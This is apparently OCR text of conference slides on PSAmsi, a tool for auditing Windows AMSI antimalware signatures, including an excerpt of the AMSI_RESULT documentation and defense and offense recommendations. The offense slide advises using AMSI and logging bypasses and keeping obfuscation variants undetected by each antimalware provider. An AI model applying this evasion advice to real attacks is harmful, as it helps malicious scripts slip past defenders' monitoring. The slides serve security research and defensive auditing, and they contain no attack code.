
- Windows 10 Fall Creator's Update
  - ATP + Defender?
  - Obfuscation detection?
- AMSI is evolving!
- PSAmsi will only become more relevant, even beyond PowerShell…

PSAmsi – More to do

- More languages! (Can already scan, need signature finding and obfuscation)
  - JScript
  - VBScript

- AntiMalware Provider side of AMSI

What is the AMSI?



Syntax

C++

```
typedef enum AMSI_RESULT {
  AMSI_RESULT_CLEAN                  = 0,
  AMSI_RESULT_NOT_DETECTED           = 1,
  AMSI_RESULT_BLOCKED_BY_ADMIN_START  = 16384,
  AMSI_RESULT_BLOCKED_BY_ADMIN_END    = 20479,
  AMSI_RESULT_DETECTED               = 32768
} AMSI_RESULT;
```

Constants

AMSI_RESULT_CLEAN
Known good. No detection found, and the result is likely not going to change after a future definition update.

AMSI_RESULT_NOT_DETECTED
No detection found, but the result might change after a future definition update.

AMSI_RESULT_BLOCKED_BY_ADMIN_START
Administrator policy blocked this content on this machine (beginning of range).

AMSI_RESULT_BLOCKED_BY_ADMIN_END
Administrator policy blocked this content on this machine (end of range).

AMSI_RESULT_DETECTED
Detection found. The content is considered malware and should be blocked.

Remarks

The antimalware provider may return a result between 1 and 32767, inclusive, as an estimated risk level. The larger the result, the riskier it is to continue with the content. These values are provider specific, and may indicate a malware family or ID.

Results within the range of **AMSI_RESULT_BLOCKED_BY_ADMIN_START** and **AMSI_RESULT_BLOCKED_BY_ADMIN_END** values (inclusive) are officially blocked by the admin specified policy. In these cases, the script in question will be blocked from executing. The range is large to accommodate future additions in functionality.

Any return result equal to or larger than 32768 is considered malware, and the content should be blocked. An app should

PSAmsi – More to do

- More languages! (Can already scan, need signature finding and obfuscation)
  - JScript
  - VBScript
- AntiMalware Provider side of AMSI
- **Open to contributions!**

PSAmsi – Where to find it?

- Project Home: GitHub!
  - https://github.com/cobbr/PSAmsi
- Blog posts coming:
  - https://twitter.com/cobbr_io
  - https://cobbr.io

What now? - Defense

- AMSI signatures need to catch up w/ Obfuscation detection
- Use PSAmsi to audit your AMSI sigs. Are you catching what you expect to catch?
- Think about **Detection** over Prevention
  - Collect, centralize and monitor your:
    - Command line logs
    - ScriptBlock logs
    - Module/Transcription logs
  - Obfuscation detection

What now? - Offense

- Yes, things are moving towards:
  - JScript (no logging)
  - C# (no logging, no AMSI)

- But offensive PowerShell isn't dead:
  - Use AMSI/ScriptBlock logging bypasses
  - Obfuscate! Minimize your obfuscation!
  - Use PSAmsi!
    - Maintain known non-detected minimized obfuscation per AntiMalware provider!?

Acknowledgements

- Code included in PSAmsi:
  - Invoke-Obfuscation – Developed by Daniel Bohannon (@danielhbohannon)
  - PSReflect – Developed by Matt Graeber (@mattifestation)

- Tools mentioned/shown in demos:
  - Revoke-Obfuscation – Developed by Daniel Bohannon (@danielhbohannon) and Lee Holmes (@Lee_Holmes)
  - CrackMapExec – Developed by @byt3bl33d3r
  - Empire – Developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior

Questions?